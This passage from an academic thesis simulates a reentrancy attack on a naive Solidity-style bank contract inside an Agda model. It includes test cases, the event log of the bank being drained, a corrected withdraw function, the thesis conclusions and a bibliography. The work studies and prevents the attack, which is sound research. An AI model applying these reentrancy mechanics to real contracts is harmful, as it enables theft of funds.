We also define the ledgerAfterdeposit function to update our ledger and obtain the latest ledger as follows:

```
ledgerAfterdeposit : Ledger
ledgerAfterdeposit = proj₁ resultAfterdeposit
```

To check the balance at address 0 after depositing 25000 wei, we define checkamountAfterdepositAtadd0 as follows:

```
checkamountAfterdepositAtadd0 : ℕ
checkamountAfterdepositAtadd0 = ledgerAfterdeposit 0 .amount
```

When evaluating the checkamountAfterdepositAtadd0 function, the result is 125000 wei. This can be illustrated by the following Agda proof:

```
eqproofcheckamountAfterdepositAt0 : checkamountAfterdepositAtadd0 ≡ 125000
eqproofcheckamountAfterdepositAt0 = refl
```

Furthermore, we define the checkamountAfterdepositAtadd2 function to check the balance for the attacker contract (at address 2) after deposit 25000 wei at address 0, as follows:

```
checkamountAfterdepositAtadd2 : ℕ
checkamountAfterdepositAtadd2 = ledgerAfterdeposit 2 .amount
```

When evaluating the checkamountAfterdepositAtadd2 function, the result is 981 wei (previously, the balance for the attacker contract was 26000 wei). This result means that the attacker contracts after depositing 25000 at address 0, with the gas used being 19 wei. This can be witnessed by the following Agda proof:

```
eqproofcheckamountAfterdepositAt2 : checkamountAfterdepositAtadd2 ≡ 981
eqproofcheckamountAfterdepositAt2 = refl
```

To check the view function, we define the checkviewfunctionAfterdeposit function, as follows:

```
checkviewfunctionAfterdeposit : MsgOrError
checkviewfunctionAfterdeposit = ledgerAfterdeposit 0 .viewfunction "balance" (nat 2)
```

The checkviewfunctionAfterdeposit function checks the amount deposited at address 0 for address 2, and the result is theMsg (nat 25000). This can be illustrated by the following Agda proof:

```
eqproofcheckviewFunction : checkviewFunctionAfterdeposit ≡ theMsg (nat 25000)
eqproofcheckviewFunction = refl
```

Second test case. Based on the ledger in the first test case, we define the resultAfterwithdraw function to use "withdraw" function to withdraw all the funds from address 0 to address 1. Then, address 1 transfers all the funds to address 2.

The definition of the resultAfterwithdraw function is as follows:

```
resultAfterwithdraw : Ledger × MsgOrErrorWithGas
resultAfterwithdraw =
  evaluateTerminatingfinal ledgerAfterdeposit 2 2 0
    "withdraw" (nat 25000) 0 ([]) 250
```

The resultAfterwithdraw function executes the withdraw function with the argument (nat 0) with a gas limit of 250 wei at address 0. This function withdraws 25000 wei every time. When evaluating this function, the result is

```
theMsg (nat 0) , 227 gas, ("Balance at address 0  = 125000 wei.
withdraw -25000 wei." :: [])
```

This can be witnessed by the following Agda proof:

```
eqproofresultReturnedwithdraw : resultReturnedwithdraw ≡
  theMsg (nat 0) , 227 gas,
  ("Balance at address 0  = 125000 wei.
  withdraw -25000 wei." :: [])
eqproofresultReturnedwithdraw = refl
```

We then define the ledgerAfterwithdraw function to obtain the latest ledger after using the withdraw function to check the balances at address 0 and address 2 as follows:

```
ledgerAfterwithdraw : Ledger
ledgerAfterwithdraw = proj₁ resultAfterwithdraw
```

To check the balances at address 0 and address 2, we define the following functions:

```
checkamountforAddr0Afterwithdraw : ℕ
checkamountforAddr0Afterwithdraw = ledgerAfterwithdraw 0 .amount

checkamountforAddr1Afterwithdraw : ℕ
checkamountforAddr1Afterwithdraw = ledgerAfterwithdraw 2 .amount
```

When evaluating the checkamountforAddr0Afterwithdraw function, the result is 100000 wei for address 0 (previously, it was 125000 wei), and the result of checkamountforAddr1Afterwithdraw is 25958 wei for address 2 (previously, it was 981 wei). These can be illustrated by the following Agda proofs:

```
eqproofcheckamountAfterwithdraw0 : checkamountforAddr0Afterwithdraw ≡ 100000
eqproofcheckamountAfterwithdraw0 = refl

eqproofcheckamountAfterwithdraw2 : checkamountforAddr1Afterwithdraw ≡ 25958
eqproofcheckamountAfterwithdraw2 = refl
```

Third test case. Based on the result of the ledger in the second test case, we define the resultAfterattack function to use the "attack" function. This function is based on the result of the ledger in the second test case.

The definition of the resultAfterattack function is as follows:

```
resultAfterattack : Ledger × MsgOrErrorWithGas
resultAfterattack
  = evaluateTerminatingfinal testLedger 2 2 1
    "attack" (nat 0) 25000 ("deposit function" :: []) 250
```

The resultAfterattack function executes the attack function with the argument (nat 0) and with a gas limit of 250 wei at address 1. This function calls the attack contract to deposit some funds and withdraw all the funds from address 0 to transfer them to address 1. Then, it transfers all the funds to address 2 (the attacker account).

The definition of the resultAfterattack function is as follows:

```
resultReturnedattack : MsgOrErrorWithGas
resultReturnedattack = proj₂ resultAfterattack
```

When evaluating the resultAfterattack function, we obtain the same result as in Figure 9.10.

```
theMsg (nat 0) , 66 gas,
("deposit +25000 wei at address 0 for address 1.
 New balance at address 0 is 125000 wei":: "deposit function" :: []

 "Balance at address 0  = 125000 wei.
  withdraw -25000 wei." ::
 "Balance at address 0  = 100000 wei.
  withdraw -25000 wei." ::
 "Balance at address 0  = 75000 wei.
  withdraw -25000 wei." ::
 "Balance at address 0  = 50000 wei.
  withdraw -25000 wei." ::
 "Balance at address 0  = 25000 wei.
  withdraw -25000 wei." ::

 "Current balance at address 0  = 0 wei" ::
 "Current balance at address 1  = 0 wei" ::
 "Current balance at address 2  = 125750 wei" ::)
```

9.7 Evaluation

We evaluate the implementation of the reentrancy attack in Solidity in Agda by considering the following aspects:

- **Three parties**. There are three parties involved in the reentrancy attack: The obvious ones are the bank, which implemented it naively, and the attacker (i.e. a criminal). However, there is as well a third party, namely the creators of Ethereum, which included the fallback mechanism and, therefore, a vulnerability. We included these three parties in the definition of our example (testLedger) in Sect. 9.4. In Sect. 9.4, we described the bank code and the withdrawal function's vulnerability. Furthermore, the attacker contract is described as well in Sect. 9.4, and the attack is triggered by the attack function in the attack contract, which is also defined in Sect. 9.4. In addition, the fallback function is implemented in page 211, which is implemented in the executeTransfer function, which calls the executeTransferAux function.

  As observed by Conor McBride, it is possible that the real problem is not that the bank made a mistake but that the designers of Ethereum introduced vulnerability by including the fallback mechanism, which in this case was exploited by the attacker.

- **Reasons for including the fallback mechanism.** The reader might wonder, why is there a fallback mechanism in the first place. In fact, in the white paper of Ethereum [112, 111] the fallback function is not mentioned, and we could not find a reference referring to the original motivation of the originators of Ethereum for including the fallback function. What one can speculate is that the motivation for including a fallback function in book-keeping contracts when receiving money is the actions that it can perform. The fallback function can log an event such as "received money" in a table or transfer the money somewhere else (potentially waiting until sufficient money has accumulated). The problem is that the fallback mechanism allows more than simple book keeping. The originators of Ethereum tried to limit the fallback mechanism by restricting the amount of gas it can use, but it was a crude measure. Further problems arose when the gas cost instructions were updated. A possible solution is limiting the depth of the fallback mechanism's recursive call, but we assume there is nothing in the EVM supporting this functionality at the moment this would require, in case such a mechanism is not part of the EVM, require a hard fork.

- **The prevention of reentrancy attacks.** To prevent this kind of attack, we provide a new version of the withdraw function that changes the order of the transfer and update commands to first update the bank, and then transfer the money, as follows:

```
testLedger 0 .fun "withdraw" (nat Amount) =
```

```
exec (getAmountc 0) (λ _ → 1) λ getresult →
exec (eventc (("Balance at address 0  = " ++ show getresult
++ " wei.\n" ++ " withdraw -" ++ show Amount ++ " wei.")))(λ _ → 1)
λ _ → (exec callAddrLookupc (λ _ → 1)
λ lastcallAddr → exec (callView 0 "balance" (nat lastcallAddr))(λ _ → 1)
λ BalanceViewFunction → if Amount ≦b MsgorErrortoN BalanceViewFunction
then (exec (updatec "balance" (λ oldFun → decrementViewFunction lastcallAddr
Amount oldFun)(λ oldFun oldcost msg → 1))(λ n → 1)
λ _ → exec (transferc Amount lastcallAddr) (λ _ → 0)
λ x → return (nat 0))
else error (strErr (" Amount to withdraw is bigger than
the balance for the account withdrawing and lastcallAddr = "
++ (show lastcallAddr))) ⟨ 1 » 1 · "withdraw" [ nat 0 ]· [] ⟩)
```

In order to check the new version of the withdraw function, we create Agda file (prevent-reentrancy-attack.agda) in [] under this folder 'Implementing_the_Reentrancy_Attack_of_Solidity_in_Agda' and apply this function to our example testLedger in Sect. 9.4. We use the IO program to test our code, and we get the following result as shown in Figure 9.11, which means the reentrancy attack is impossible to happen.

```
Please choose one of the following:
      1- Execute a function of a contract.
      2- Execute a function with new calling address.
      3- Update the amount sent in function call.
      4- Check the amount sent in function call.
      5- Look up the amount of a contract.
      6- Update the gas limit.
      7- Check the gas limit.
      8- Evaluate a view function.
      9- Terminate the program.
2
Enter a new calling address as a natural number
2
Enter the called address as a natural number
1
Enter the function name
attack
Enter the argument of the function name as a natural number
25000
 The result is as follows:

 The inital address is 2
 The called address is 1
 The amount sent is 25000 wei
Debug information
 Amount to withdraw is bigger than
 the balance for the account withdrawing and lastcallAddr = 1
Address 1 is trying to call the address 2 with Function Name balance with Message (nat 1) ,
 The list of events :
deposit +25000 wei at address 0 for address 1
 New balance at address 0 is 125000wei

Balance at address 0  = 125000 wei.
 withdraw -25000 wei.
Balance at address 0  = 100000 wei.
 withdraw -25000 wei.

The remaining gas is 189 wei and the gas used is 61
```

Figure 9.11: Prevent the reentrancy attack.

9.8 Chapter Summary

In this chapter, we built the complex model version 2 to implement the first step towards the type of attack that may occur in the Ethereum smart contracts, which is the reentrancy attack. This model is more complex because it deals with the fallback function. In this chapter, we provided how the reentrancy attack works. In addition, we presented the structure of the complex model version 2 in order to implement and simulate the reentrancy attack. Furthermore, we provided three test cases, which was an alternative way to test the reentrancy attack instead of using the interfaces. Finally, we evaluated this chapter in particular aspects.

Chapter 10

Conclusions, Evaluation, and Future Work

Contents

10.1 Conclusions

In this thesis, we developed a new technique to verify smart contracts in Bitcoin and Solidity, using the weakest preconditions for access control. We used Agda as a dependently typed proof assistant and programming language, as it allowed us to write a program and verify it in the same language to prevent any translation errors from one program to another.

Chapter 2 provided an overview of a theorem prover using Agda. In this chapter, we introduced Agda and discussed some of its features. We compared Agda with other theorem provers. We also explained some attempts that used tools that integrated automated theorem proving into interactive theorem provers. We also outlined two applications for blockchain: cryptocurrencies and smart contracts. We provided two examples of cryptocurrencies (the most prominent examples of blockchain applications): Bitcoin and Ethereum. We also included an overview of these cryptocurrencies. We also provided an overview of smart contracts, including the languages that are used to write smart contracts in Bitcoin and Ethereum, the processes to verify smart contracts and some types of vulnerabilities that may happen in smart contracts

Chapter 3 covered the verification of smart contracts using different methods such as theorem provers, model checking, translation into other languages, and frameworks to verify smart contracts for different platforms, such as Bitcoin and Ethereum.

In this thesis, we divided our work on Bitcoin script into two parts. In the first part, in Chapter 4, we developed the Bitcoin smart contract for local instructions using Agda. We focused on two standard scripts, pay to public key hash (P2PKH) and pay to multisig (P2MS), written in Bitcoin's low-level language script. We created the operational semantics of these standard scripts by formalising them in the Agda proof assistant and reasoning them out using Hoare triples. We introduced weakest preconditions in the context of Hoare triples, which were suitable for access control verification. We developed two methods of obtaining the weakest human-readable preconditions to fill the validation gap between user requirements and formal specifications: (1) a step-by-step approach, which works through a script in reverse, instruction by instruction, sometimes skipping several instructions in one go, and (2) the symbolic execution of the code and translation into a nested case distinction, which allows for reading off the weakest preconditions as the disjunction of accepting paths. We used these methods with P2PKH, P2MS, and a combination of P2MS and a time lock. Moreover, to verify the Bitcoin scripts using Hoare triples and the weakest preconditions in Agda, we developed a library in Agda to enable equational reasoning with Hoare triples.

In the second part of the first approach of the Bitcoin script in Chapter 5, we extended the approach in Chapter 4 to the verification of Bitcoin scripts in Agda by including non-local instructions, which are control flow statements (if-then-else conditionals). We defined and implemented operational semantics for non-local instructions. We then developed theorems that derive the weakest preconditions for a conditional from the weakest preconditions for the if and else cases. We used them to verify more complex scripts, including nested if-then-else statements.

Next, we divided the second approach into four parts. In the first part in Chapter 6, we developed a basic model of smart contracts in Agda. This model is an initial step towards transferring the work in Chapter 4 to the Solidity-style smart contracts of Ethereum. We developed two models: the simple and complex models. We also created the operational semantics of a Solidity-style smart contract in Agda for the simple model. The simple model only supports simple executions, such as calling other contracts, updating specific contracts, checking the amount in each address, and transferring money. It does not support gas costs involving money and the state. Next, we expanded the simple model into a more complex one. The complex model includes all features of the simple version and other features, such as gas cost, complex instructions, and view functions. Accordingly, we created operational semantics for the complex model. In both models, we created error types. For instance, if someone calls the wrong address, they will see a message telling them that they are calling the wrong address. The complex model includes numerous additional messages. Examples include insufficient gas for transferring money, an invalid transaction, and debugging information, including the last called address, the calling address, the amount of gas, and the function name. In both models, we provided examples and discussed the termination problem for each model.

In the second part of the second approach, Chapter 7 is based on Chapter 6, we implemented IO programs in both the simple and complex models in Agda. We further developed an interface to deal with the programs by creating commands and responses that ensure the programs are correct. We tested various examples with an interface using the simple and complex models (see our GitHub, where we demonstrated the simple and complex models [20]).

The third part of the second approach, Chapter 8 is based on Chapter 6, where we verified the correctness of smart contracts in the simple and complex models using the weakest preconditions in Agda. We also provided two examples for each model and proved the correctness of these examples.

In the last part of the second approach in Chapter 9, we developed the first step towards the reentrancy attack in Agda, which may happen on the Ethereum network. This model is more complicated because we use the fallback function to implement the reentrancy attack. We called this model the complex model version 2. In this chapter, we explained the idea of the reentrancy attack and implemented it in Agda. In addition, we built the interface and simulated the reentrancy attack (see our GitHub, where we provided an example and demonstrated the reentrancy attack [20]). For the last point, we provided an alternative way to test the reentrancy attack instead of using the interfaces.

10.2 Evaluation

In this section, we evaluate our thesis across various aspects as follows:

- **Comparison of Bitcoin script and Solidity- and the middle ground between the two.** Bitcoin Script has limited capabilities for implementing smart contracts; we do not know how to implement even a simple example of a bank using Bitcoin Script. Solidity, on contrast, offers a rich language for writing complex smart contracts. However, this genericity comes with a problem, namely, that there are frequent difficult-to-detect errors that can result in substantial financial losses.

One might consider a middle ground between Bitcoin Script and Solidity. We looked into other smart contract languages and explored the language of Cardano (see Cardano Developer Portal [251]) in more detail. We understand that Cardano is similar to Bitcoin in that it protects the unlocking of some Cardano units with a program. However, instead of using machine language, it uses Plutus, a sublanguage of Haskell, and uses some form of gas to control termination. Nevertheless, it does not seem to allow definition of contracts that interact with other contracts, as commonly seen in Ethereum. This is a preliminary evaluation, and we leave it to a future work to explore Plutus in depth.

It may be necessary to have a certain level of complexity for smart contracts, but restrictions on problematic features, such as the fallback function, need to be made. The reason is that Solidity allows very complex contracts: one can create investment funds (DAOs) and decide how the money is spent, depending on one's share. Another approach is to keep Solidity, but one needs to develop a good theory and tools for verifying Solidity smart contracts. This thesis takes an important step towards achieving this goal.

- **Smart contract verification.** Verifying smart contracts poses challenges due to their immutable nature once published on the blockchain. There are two primary methods for verification: formal verification and test case execution, as discussed in Subsubsect. 2.3.2.4. Formal verification enables the early detection of weaknesses and vulnerabilities in smart contracts, offering security guarantees through mathematical verification, employing various mathematical and logical methods [252]. Several approaches to formal verification exist, including theorem proving [26] and model checking [136]. In our thesis, we used the interactive theorem prover Agda to verify the correctness of smart contracts. To support our verification, we developed a new technique employing weakest precondition for access control, applying it to verify smart contracts in leading cryptocurrencies, Bitcoin and Ethereum.

- **Weakest precondition.** Our thesis accomplishes its objective by introducing new semantics using weakest preconditions, precisely expressing access control for Bitcoin and Solidity.

- **The Agda proof assistant.** While Agda is effective for proving correctness in small programs, its use becomes cumbersome for more complex models, where better support for automated theorem proving would be beneficial.

- **Verification of Bitcoin Script for local and non-local instructions.** We successfully implemented and verified local and non-local instructions in Bitcoin Script using Agda. Verification for both instructions was conducted using our developed library, with a modular treatment of conditionals rendering the verification process robust.

- **Development of two methods to derive weakest precondition.** We achieved this by devising step-by-step and symbolic execution methods, applied to smart contracts in Bitcoin and Solidity. These methods are specifically tailored for smart contracts.

- **Development of three models of Solidity-style smart contracts.** This thesis presented three models, called simple, complex, and complex version 2, each offering distinct features. The simple model excludes intricate instructions, while the complex model incorporates them along with considerations for gas cost and view functions. Proving properties in the complex model requires significant time investment. Furthermore, the complex model version 2 extended the complex model, adding a fallback function, the possibility of sending money when making a function call, and emitting events because debugging the reentrancy attack became very complex. These three models cover a substantial fragment of solidity, but despite their complexity do not encompass all aspects of the by now very complex language Solidity.

- We provided test cases in Subsections [6.2.2.2, 6.2.3.2]. The reader might wonder how we know that the modelling of Solidity in Agda is correct. When modelling one language in another, it is challenging to guarantee the correctness of the translation. The difficulty is that a theorem comparing one implementation with another would need to fully represent both the source and target languages to express their equivalence. We are not aware of any good framework to solve this problem. This is a significant issue in software verification: one models a system in a different theory and then proves its correctness, but there can be translation errors. The only realistic way to address this problem at the moment seems to be to run test cases.

- **A simulator for Solidity-style smart contracts in the three models.** Through interface creation, we simulated contracts in the simple, complex, and complex version 2 models, showcasing their features.

- **Gas cost.** At this point, we divided into three as follows:

  - We implemented the gas mechanism of Ethereum in both complex model and complex model version 2.
  - **Termination checked execution in the complex model and complex model version 2.** This solves the termination problem in the simple model. In the simple model, the evaluation does not terminate check in Agda. It might not terminate, whereas, in the complex model and complex model version 2, execution termination is checked, which requires some proofs in Agda. Therefore, it implements the gas mechanism used in Ethereum to guarantee the termination of the execution of smart contracts.
  - Addressing the challenge of gas cost computation, we assign a gas cost as a parameter to the instructions. This allows user-defined cost determination; see Nielsen et al. article [162] for a similar problem.

- **Need for a more automated translation from Solidity to Agda.** We encountered a challenge translating the codes from Solidity to Agda, as it was carried out manually. Initially, we implemented the code in Solidity and then proceeded to translate it into Agda. This manual translation process was time-consuming, mainly due to the absence of tools or programs capable of direct translation. A first step would be to create a good library that directly supports data types and language constructs from Solidity. This is one of the most important aspects of future work.

- **Reentrancy attack.** The reentrancy attack is implemented. It turned out that this required substantial work, including developing complex model version 2. It is a major challenge to verify the correctness of the contract not containing the error. This type of attack is more intricate than both the simple and complex models, primarily due to its interaction with a fallback function. Implementing this attack in Agda poses a challenge, as it requires an intermediate contract to function properly. Our implementation closely follows the implementation in Solidity (see the appendices for the definitions of Solidity for both the bank contract in F.10 and the attack contract in F.11). Verifying the reentrancy attack presents the challenge of demonstrating safety from it in the corrected version, independent of any other contracts created, requiring quantification over all potential attack contracts.

- **Events in the reentrancy attack.** In Chapter 9, we introduced the new command called eventc. This command differs from its Solidity counterpart because, in our approach, events are reported even if the execution causes an error. When using the IDE remix for Solidity, no events are reported in case of an error, making debugging very cumbersome.

- **Comparing the three models.** As shown in table 10.1, we compare the simple, complex, and complex version 2 models in different aspects:

	Name of models		
Characteristics	Simple	Complex	Complex version 2
Support simple instructions	✓	✓	✓
Support complex instructions	✗	✓	✓
More complicated	✗	✗	✓
Types of error messages	simple	complex	complex
Debug information	✗	✓	✓
Complicated debug information including events	✗	✗	✓
Gas cost	✗	✓	✓
View functions	✗	✓	✓
Fallback function	✗	✗	✓
Termination checked	✗	✓	✓
Interactive simulator	✓	✓	✓
Verification	✓	✓	✗

Table 10.1: Comparing the three models.

- **Applications of weakest precondition semantics in other applications.** In this thesis, we applied our technique to smart contracts in Bitcoin and Solidity. It would be an interesting project to apply weakest precondition semantics for access control to other applications outside of smart contracts.

10.3 Future Work

There are several theoretical and practical factors that may be expanded to enhance this research.

In Chapters [4, 5], the verifications focused on the sub-language of the Bitcoin script. There is considerable potential for research to expand this work to cover the full language of the Bitcoin script and develop a translation tool from the Bitcoin script language for Agda or other theorem provers.

Another future work based on Chapters [4, 5] involoves developing our approach into a framework for smart contracts that are correct by construction. One way to build such smart contracts is to use Hoare type theory [253, 254]. This is a dependently typed system that allows one to specify and verify programs using Hoare logic. It allows to define imperative programs in Haskell style monad notation and to prove theorems such as [255] "A Hoare type ST P (fun x : A => Q) denotes computations with a precondition P and postcondition Q, returning a value x of type A".

Furthermore, another future work is to apply our approach to verify the correctness of smart contracts in Agda using the automated theorem prover tools that exist in Agda to achieve similar results. In this thesis, the proof was carried out manually. An alternate for future research is to use interactive theorem provers with better support for automatic theorem proving, such as Coq (see Paulin-Mohring article [33]) and Lean (see Löh article [256]) to obtain similar results. Manual proving is possible for small smart contracts, but proving becomes more complicated and requires more time as contracts expand. Using automatic theorem provers for huge smart contracts is more efficient but creates the challenge of how to efficiently manage these more complex contracts. This is an important area for future research and development in smart contract verification.

Moreover, as pointed out by Conor McBride, in this thesis, at the moment preconditions are handcrafted. One could think of having a data type from which preconditions are defined that would allow automated theorem proving. Then, we could define a program which simplifies a predicate to obtain weakest preconditions (human readable weakest preconditions). In addition, especially in Sect. 4.4, we handcrafted the accept conditions, and it would be an improvement if one could derive these accept conditions automatically.

In Chapter 4, particularly in Subsect. 4.5.2, the reader may observe that, depending on the values of n and m, it is possible to generalise the concept of weakestPreCondMultiSig-2-4^s to a generic weakest precondition for multisig-n-m scripts. We leave this to future works.

In Chapters [6, 9], our coverage of the Solidity language was limited to simple, complex, and complex models version 2. For future research, one can extend and include the full languages of Solidity in these models.

Additionally, in Chapters [6, 9], we manually translated the Solidity code into Agda, because no tools or programs currently support automatic translation. This is one route for future work that allows researchers to develop tools capable of directly converting code from the Solidity language to Agda. The development of such a tool must be considered to avoid translation errors between programs. For example, the first step is to create a good library that directly supports the data types and language constructs that are used in Solidity language.

In Chapter 9, we have illustrated the first step of the reentrancy attack without carrying out any verification. The difficulty of this attack is that it cannot be executed directly and typically requires creating an intermediary smart contract. For example, to withdraw funds from a bank contract, an attacker will typically deploy an intermediate contract and use it to get this money out of it. To avoid the intermediate contract, we need a way to show that there are no additional intermediate smart contracts, with the help of which we can get money from the contract we are attacking. Addressing this challenge requires further in-depth analysis of how it can be done. Furthermore, we focused on only one type of attack, which is the reentrancy attack. For future work, we can investigate other attacks, such as integer overflow and underflow [129].

Moreover, for future work, we explore whether we can define a language that is a suitable middle ground between Bitcoin and solidity.

Finally, for future work, it is important to apply whether this technique of using the weakest precondition for access control works for other applications out of smart contracts.

Bibliography

[1] A. Setzer, “Interactive Programs in Agda,” Swansea University, Retrieved 10 September 2023, Available from https://csetzer.github.io/slides/agdaimplementorsmeeting/agdaImplementorsMeetingGoeteborg2009/goeteborg2009AgdaIntensiveMeetingRevised.pdf.

[2] A. Sicard-Ramírez and J. Cubides, “Apia tool,” Retrieved 10 January 2024, Available from https://github.com/asr/apia.

[3] S. Nakamoto, “Bitcoin: A peer-to-peer electronic cash system,” *Decentralized Business Review*, 2008, Available from https://www.ussc.gov/sites/default/files/pdf/training/annual-national-training-seminar/2018/Emerging_Tech_Bitcoin_Crypto.pdf.

[4] Y.-C. Chen, Y.-P. Chou, and Y.-C. Chou, “An image authentication scheme using merkle tree mechanisms,” *Future Internet*, vol. 11, no. 7, 2019, doi: https://www.mdpi.com/1999-5903/11/7/149.

[5] A. Setzer , “Modelling Bitcoin in Agda,” *CoRR*, vol. abs/1804.06398, 2018, Available from http://arxiv.org/abs/1804.06398.

[6] A. Setzer and B. Lazar, “Modelling smart contracts of Bitcoin in Agda,” June 2021, in Henning Basold (Ed): TYPES 2021 – Book of Abstracts, 27th International Conference on Types for Proofs and Programs on 14 - 18 June 2021, Available from https://types21.liacs.nl/download/modelling-smart-contracts-of-bitcoin-in-agda/.

[7] N. Atzei, M. Bartoletti, and T. Cimoli, “A Survey of Attacks on Ethereum Smart Contracts (SoK),” in *Principles of Security and Trust*. Berlin, Heidelberg: Springer, 2017, pp. 164–186, doi: https://doi.org/10.1007/978-3-662-54455-6_8.

[8] L. Liu, S. Zhou, H. Huang, and Z. Zheng, "From Technology to Society: An Overview of Blockchain-Based DAO," *IEEE Open Journal of the Computer Society*, vol. 2, pp. 204–215, 2021, doi: https://doi.org/10.1109/OJCS.2021.3072661.

[9] F. F. Alhabardi, A. Beckmann, B. Lazar, and A. Setzer, "Verification of Bitcoin Script in Agda Using Weakest Preconditions for Access Control," in *27th International Conference on Types for Proofs and Programs (TYPES 2021)*, ser. LIPIcs, vol. 239. Dagstuhl, Germany: Leibniz-Zentrum für Informatik, 2022, pp. 1:1–1:25, doi: https://doi.org/10.4230/LIPIcs.TYPES.2021.1.

[10] F. Alhabardi, B. Lazar, and A. Setzer, "Verifying correctness of smart contracts with conditionals," in *2022 IEEE 1st Global Emerging Technology Blockchain Forum: Blockchain & Beyond (iGETblockchain)*. Irvine, CA, USA: IEEE, 2022, pp. 1–6, doi: https://doi.org/10.1109/iGETblockchain56591.2022.10087054.

[11] F. Alhabardi and A. Setzer, "A model of Solidity-style smart contracts in the theorem prover Agda," in *2023 IEEE International Conference on Artificial Intelligence, Blockchain, and Internet of Things (AIBThings)*. Mount Pleasant, MI, USA: IEEE, 2023, pp. 1–10, doi: https://doi.org/10.1109/AIBThings58340.2023.10292478.

[12] Solidity Community, "Solidity documentation," Retrieved 15 August 2022, Available from https://docs.soliditylang.org/en/v0.8.16/.

[13] Alhabardi, Fahad and Setzer, Anton, "A simulator of Solidity-style smart contracts in the theorem prover Agda," in *Proceedings of the 2023 6th International Conference on Blockchain Technology and Applications*, ser. ICBTA '23. New York, NY, USA: Association for Computing Machinery, 2024, p. 1–11, doi: https://doi.org/10.1145/3651655.3651656.

[14] Alhabardi, Fahad, Beckmann, Arnold, Lazar, Bogdan, and Setzer, Anton, "Verification Techniques for Smart Contracts in Agda," June 2022, Available from https://types22.inria.fr/files/2022/06/TYPES_2022_paper_40.pdf.

[15] Alhabardi, Fahad and Setzer, Anton, "A simple model of smart contracts in Agda," pp. 164–166, January 2023, Available from https://types2023.webs.upv.es/TYPES2023.pdf.

[16] Solidity Community, "Solidity documentation," Retrieved 10 March 2023, Available from https://docs.soliditylang.org/en/v0.8.19/.

[17] A. Setzer and F. Alhabardi, "A simulator of Solidity-style smart contracts in the theorem prover Agda," 2023, Available from https://github.com/fahad1985lab/A_simulator_of_Solidity-style_smart_contracts_in_the_theorem_prover_Agda.

[18] A. Setzer, F. Alhabardi, and B. Lazar, "Verification Of Smart Contracts With Agda," 2021, Available from https://github.com/fahad1985lab/Smart--Contracts--Verification--With--Agda.

[19] Setzer, A., Alhabardi, F. and Lazar, B., "Verifying Correctness of Smart Contracts with Conditionals," 2022, Available from https://github.com/fahad1985lab/Verifying--Correctness--of-Smart--Contracts--with--Conditionals.

[20] Alhabardi, F. and Setzer, A., "Solidity approach," 2024, Available from https://github.com/fahad1985lab/Solidity_approach.

[21] Agda Community, "Agda Community," Retrieved 10 January 2021, Available from https://agda.readthedocs.io/en/v2.6.2/.

[22] M. S. Nawaz, M. Malik, Y. Li, M. Sun, and M. I. U. Lali, "A Survey on Theorem Provers in Formal Methods," *CoRR*, vol. abs/1912.03028, 2019, Available from http://arxiv.org/abs/1912.03028.

[23] E. M. Clarke and J. M. Wing, "Formal Methods: State of the Art and Future Directions," *ACM Comput. Surv.*, vol. 28, no. 4, p. 626–643, Dec. 1996, doi: http://dx.doi.org/10.1145/242223.242257.

[24] O. Hasan and S. Tahar, *Formal Verification Methods*. In M. Khosrow-Pour, D.B.A. (Ed.), Encyclopedia of Information Science and Technology, Third Edition (pp. 7162-7170). IGI Global, 2015, vol. 32, doi: http://dx.doi.org/10.4018/978-1-4666-5888-2.ch705.

[25] W. Ahrendt, B. Beckert, R. Hähnle, W. Menzel, W. Reif, G. Schellhorn, and P. H. Schmitt, "Integrating Automated and Interactive Theorem Proving," 1998, Available from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.27.7968&rep=rep1&type=pdf.

[26] J. Harrison, J. Urban, and F. Wiedijk, "History of Interactive Theorem Proving." in *Computational Logic*, ser. Handbook of the History of Logic, vol. 9. Amsterdam, The Netherlands: North-Holland, Elsevier, 2014, pp. 135–214, doi: https://doi.org/10.1016/B978-0-444-51624-4.50004-6.

[27] G. Sutcliffe, "The TPTP World – Infrastructure for Automated Reasoning," in *Logic for Programming, Artificial Intelligence, and Reasoning*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, pp. 1–12, doi: http://dx.doi.org/10.1007/978-3-642-17511-4_1.

[28] P. Martin-Löf, "An Intuitionistic Theory of Types: Predicative Part," in *Logic Colloquium '73*, ser. Studies in Logic and the Foundations of Mathematics. Elsevier, 1975, vol. 80, pp. 73–118, doi: http://dx.doi.org/10.1016/S0049-237X(08)71945-1.

[29] Martin-Löf, Per, *Intuitionistic type theory*, ser. Studies in Proof Theory. Bibliopolis, 1984, vol. 1.

[30] A. Bove, P. Dybjer, and U. Norell, "A Brief Overview of Agda – A Functional Language with Dependent Types," in *Theorem Proving in Higher Order Logics*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2009, pp. 73–78, doi: https://doi.org/10.1007/978-3-642-03359-9_6.

[31] A. Stump, *Verified Functional Programming in Agda*. New York, US: Association for Computing Machinery and Morgan & Claypool, 2016, doi: https://doi.org/10.1145/2841316.

[32] Coq Community, "Coq Community," Retrieved 19 March 2021, Available from https://coq.inria.fr/.

[33] C. Paulin-Mohring, *Introduction to the Coq Proof-Assistant for Practical Software Verification*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, pp. 45–95, doi: http://dx.doi.org/10.1007/978-3-642-35746-6_3.

[34] L. C. Paulson, "Isabelle: The Next 700 Theorem Provers," *CoRR*, vol. cs.LO/9301106, 1993, Available from https://arxiv.org/abs/cs/9301106.

[35] C. McBride and J. McKinna, "The view from the left," *Journal of Functional Programming*, vol. 14, no. 1, p. 69–111, 2004, doi: https://doi.org/10.1017/S0956796803004829.

[36] Lean Community, "Lean Community," Retrieved 19 January 2024, Available from https://leanprover-community.github.io/.

[37] Mathematisches Institut, Ludwig-Maximilians Universität München, "The Minlog system," Retrieved 23 February 2024, Available from https://www.mathematik.uni-muenchen.de/~logik/minlog/index.php.

[38] U. Norell, "Towards a practical programming language based on dependent type theory," Ph.D. dissertation, Department of Computer Science and Engineering, Chalmers University of Technology, SE-412 96 Göteborg, Sweden, September 2007. [Online]. Available: http://www.cse.chalmers.se/~ulfn/papers/thesis.pdf

[39] N. A. Danielsson and U. Norell, "Parsing Mixfix Operators," in *Implementation and Application of Functional Languages*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 80–99.

[40] P. Martin-Löf and G. Sambin, *Intuitionistic Type Theory*. Bibliopolis Naples, 1984, vol. 9.

[41] A. Abel, M. Benke, A. Bove, J. Hughes, and U. Norell, "Verifying Haskell Programs Using Constructive Type Theory," in *Proceedings of the 2005 ACM SIGPLAN Workshop on Haskell*, ser. Haskell '05. New York, NY, USA: Association for Computing Machinery, 2005, p. 62–73, doi:https://doi.org/10.1145/1088348.1088355.

